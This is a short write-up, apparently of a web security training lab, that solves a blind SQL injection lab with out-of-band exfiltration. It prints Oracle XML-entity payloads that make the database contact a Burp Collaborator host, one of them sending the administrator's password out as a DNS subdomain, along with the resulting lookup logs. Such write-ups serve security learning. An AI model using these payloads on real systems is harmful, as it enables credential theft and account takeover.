Manual test

Blind SQL injection with out-of-band data exfiltration

End Goal:

1. Get the password of administrator and login as the administrator

Analysis :


1st Step:

1. we have to check if there is any dns lookup or not

' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://qichgbsl4dwuba7quooj1lwtjkpcda1z.oastify.com/"> %remote;]>'),'/l') FROM dual--

we will use this pay load


and this will give us:



# ^	Time	Type	Payload	Source IP address
1	2024-Mar-19 19:38:36.079 UTC	DNS	qichgbsl4dwuba7quooj1lwtjkpcda1z	3.251.104.238
2	2024-Mar-19 19:38:36.079 UTC	DNS	qichgbsl4dwuba7quooj1lwtjkpcda1z	3.251.120.134
3	2024-Mar-19 19:38:36.079 UTC	DNS	qichgbsl4dwuba7quooj1lwtjkpcda1z	3.248.180.105
4	2024-Mar-19 19:38:36.079 UTC	DNS	qichgbsl4dwuba7quooj1lwtjkpcda1z	3.251.104.199
5	2024-Mar-19 19:38:36.083 UTC	HTTP	qichgbsl4dwuba7quooj1lwtjkpcda1z	34.251.122.40

2nd Step:

1. adding data exfiltration payload
2. ' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username ='administrator')||'.fi16g0sa42wjbz7fudo81awij9p1d21r.oastify.com/"> %remote;]>'),'/l') FROM dual—




7	2024-Mar-19 19:45:11.880 UTC	DNS	fi16g0sa42wjbz7fudo81awij9p1d21r	3.251.104.246
8	2024-Mar-19 19:45:11.880 UTC	DNS	fi16g0sa42wjbz7fudo81awij9p1d21r	3.251.104.238
9	2024-Mar-19 19:45:11.880 UTC	DNS	fi16g0sa42wjbz7fudo81awij9p1d21r	3.248.180.105
10	2024-Mar-19 19:45:11.886 UTC	HTTP	fi16g0sa42wjbz7fudo81awij9p1d21r	34.251.122.40

The Collaborator server received a DNS lookup of type A for the domain name **7f6v1siylhsrscw8wn18.fi16g0sa42wjbz7fudo81awij9p1d21r.oastify.com**.

The lookup was received from IP address 3.248.180.105:27175 at 2024-Mar-19 19:45:11.880 UTC.

3. as we have asked for the password it has added the password Infront of the collaborator domain.



Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Pawned!